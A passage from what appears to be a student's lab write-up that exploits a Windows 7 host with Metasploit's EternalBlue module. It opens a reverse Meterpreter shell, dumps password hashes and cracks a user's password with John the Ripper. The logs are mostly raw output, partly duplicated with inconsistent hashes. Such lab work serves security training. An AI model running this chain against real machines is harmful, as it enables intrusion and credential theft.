[*] 192.168.130.136:445 - Sending egg to corrupted connection.
[*] 192.168.130.136:445 - Triggering free of corrupted buffer.
[*] 192.168.130.136:445 - Sending stage (200774 bytes) to 192.168.130.136
[*] 192.168.130.136:445 - Meterpreter session 1 opened (192.168.130.134:3344 -> 192.168.130.136:49158) at 2023-06-18 11:00:05 +0530
[*] 192.168.130.136:445 - -----WIN-----
[*] 192.168.130.136:445 - -----

meterpreter > screenshot
[*] Preparing player...
[*] Opening player at: /home/varunreddy/k5g15slp.html
[*] Streaming...
kf.service.services: KApplicationTracer: mimeType "x-scheme-handler/file" not found
ATTENTION: default value of option mesa_eglthread overridden by environment.
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.mjs

```

The reverse_TCP handler started and started exploit on windows machine.

Meterpreter session:

```

View the full module info with the info, or info -d command.
msf0 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.130.134:3344
[*] 192.168.130.136:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.130.136:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.130.136:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.130.136:445 - The target is vulnerable.
[*] 192.168.130.136:445 - Connecting to target for exploitation.
[*] 192.168.130.136:445 - Connection established for exploitation.
[*] 192.168.130.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.130.136:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.130.136:445 - 0x00000000 57 69 6e 64 6f 77 72 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.130.136:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.130.136:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31  ice Pack 1
[*] 192.168.130.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.130.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.130.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.130.136:445 - Starting non-paged pool grooming
[*] 192.168.130.136:445 - Sending SMBv2 buffers
[*] 192.168.130.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.130.136:445 - Sending final SMBv2 buffers.
[*] 192.168.130.136:445 - Sending last fragment of exploit packet!
[*] 192.168.130.136:445 - Receiving response from exploit packet
[*] 192.168.130.136:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.130.136:445 - Sending egg to corrupted connection.
[*] 192.168.130.136:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.130.136
[*] Meterpreter session 1 opened (192.168.130.134:3344 -> 192.168.130.136:49158) at 2023-06-18 11:00:05 +0530
[*] 192.168.130.136:445 - -----WIN-----
[*] 192.168.130.136:445 - -----

meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/varunreddy/kSg1Salp.html
[*] Streaming...
kf.service.services: KApplicationTrader: mimeType "x-scheme-handler/file" not found
ATTENTION: default value of option mesa_glthread overridden by environment.
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.mjs

```

The meterpreter session 1 has been opened

(192.168.130.134:3344 → 192.168.130.136:49158)

3 . Cracking

Now we crack the password using meterpreter

Meterpreter>**hashdump**

```
[*] Error running command screenshare: Rex::TimeoutError Send timed out
meterpreter > Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.njs
screenshare
  * Preparing player...
  * Opening player at: /home/varunreddy/UITIRST.html
  * Streaming...
kf.service.services: KApplicationTracer: mimetype "x-scheme-handler/file" not found
ATTENTION: default value of option mesa_glthread overridden by environment.
[GFx1-]: Unrecognized feature ACCELERATED_CANVAS2D
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.njs
hashdump
^C [!] Error running command screenshare: Interrupt
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f6d:::
meterpreter >
```

By using **hashdump** we see the **hash codes of different account passwords currently running** in the system. we copy the hash code belongs to john and crack while running rockyou.txt wordlist.

To open rockyou.txt file to crack password

>first make directory and enter into it and open the file:

>mkdir win7

>cd win7

>touch hash-01 -> touch is to create a file.

>save the hashcode using mousepad (>mousepad hash-01)

>cd /usr/share/wordlist

>ls

>cat rockyou.txt (runs the passwords to crack)

>run this command to crack john pc password:-

John -wordlist=/usr/share/wordlists/rockyou.txt hash-01

```

varunreddy@kali:~/win7$ john --wordlist=/usr/share/wordlists/rockyou.txt hash-01
Warning: detected hash type "lm", but the string is also recognized as "dynamic-md5($p)"
Use the "--format-dynamic-md5($p)" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "HMAC-128-4"
Use the "--format-HMAC-128-4" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "MD2"
Use the "--format-MD2" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "MD2"
Use the "--format-MD2" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "mdc2"
Use the "--format-mdc2" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "mascash"
Use the "--format-mascash" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "mascash2"
Use the "--format-mascash2" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "NT"
Use the "--format-NT" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "Raw-MD4"
Use the "--format-Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "Raw-MD5"
Use the "--format-Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "Raw-MD5u"
Use the "--format-Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format-Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "ripemd-128"
Use the "--format-ripemd-128" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "Snefru-128"
Use the "--format-Snefru-128" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "ZipMonster"
Use the "--format-ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 2 password hashes with no different salts (LM [DES 512/512 AVX512F])
Warning: poor OpenMP scalability for this hash type, consider --fork=3
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:000 DONE (2023-06-18 11:43) 0g/s 1715kp/s 1715kc/s 3438KC/s #1C0NCH...7,VA
Session completed.
varunreddy@kali:~/win7$
  
```

Loading the password hashes and cracking them:

```

--(varunreddy@RedHat)-[~/win7]
$ john --format=LM --wordlist=/usr/share/wordlists/rockyou.txt hash-01
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES:512/512 AVX512F])
Warning: poor OpenMP scalability for this hash type, consider --fork=3
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1g 0:00:00:00 DONE (2023-06-18 11:53) 25.00g/s 422400p/s 422400c/s 123456..CHELSEA
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.

--(varunreddy@RedHat)-[~/win7]
$ john --format=LM hash-01 --show
John::1000:aa03b435b51a8aeead3b435b51a04ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
1 password hash cracked, 0 left

--(varunreddy@RedHat)-[~/win7]
$ cd
--(varunreddy@RedHat)-[~]
$ cd .john
--(varunreddy@RedHat)-[~/john]
$ ls
john.log john.pot
--(varunreddy@RedHat)-[~/john]
$ cat john.pot
$LM$aa03b435b51a04ee:
--(varunreddy@RedHat)-[~/john]
$ cat john.log
0:00:00:00 Starting a new session
0:00:00:00 Loaded a total of 2 password hashes with no different salts
0:00:00:00 Command line: john --wordlist=/usr/share/wordlists/rockyou.txt hash-01
0:00:00:00 - UTF-8 input encoding enabled
0:00:00:00 - Passwords will be stored UTF-8 encoded in .pot file
0:00:00:00 - Target encoding: CP850
0:00:00:00 - Rules/masks using CP850
0:00:00:00 - Hash type: LM (min-len 0, max-len 7, longer passwords split)
0:00:00:00 - Algorithm: DES 512/512 AVX512F
0:00:00:00 - Candidate passwords will be buffered and tried in chunks of 16896
0:00:00:00 Proceeding with wordlist mode
0:00:00:00 - Wordlist file: /usr/share/wordlists/rockyou.txt
0:00:00:00 - Memory mapping wordlist (139921507 bytes)
0:00:00:00 - No word mangling rules
0:00:00:00 - No stacked rules

```

The password of 1 hash cracked and creating a new ./john file and running hashes to get the password.

Now we can see the password of the windows system which we find vulnerable and cracked the password.

Command:

John --format=nt --wordlist=/usr/share/wordlists/rockyou.txt
hash-01

```
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22      (Jon)
1g 0:00:00:01 DONE (2023-06-18 14:10) 0.7518g/s 7669Kp/s 7669Kc/s 7669Kc/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

The password of the john pc has been cracked.

What is the name of the non-default user?

Jon

What is the cracked password?

alqfna22

4.Summary

A windows 7 machine which is vulnerable to find and crack the password. A windows machine named john pc has a vulnerability in the 445 tcp port which can help us to crack the password of the machine. So, we used the metasploit help to crack the password and scanning with the help of nmap scanner we scanned the ports and found which are vulnerable and targeted the vulnerable tcp port under 1000 port number and cracked the password of the john pc which is alqfna22.

5.Conclusion

With the total number of data breaches in the rise the vapt solution is best to scan vulnerabilities and secure. As we did a vapt testing on windows 7 machine we found the vulnerability and cracked the machine's password. According to now it is one of the best solutions.

6.References

1)Nmap

<https://nmap.org/book/port-scanning-tutorial.html>

2)metasploit to scan vulnerabilities

<https://www.cm-alliance.com/cybersecurity-blog/using-metasploit-and-nmap-to-scan-for-vulnerabilities>

3)Video for conducting and cracking password

Yhills Cyber Security Training.

4)Port numbers and Description

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers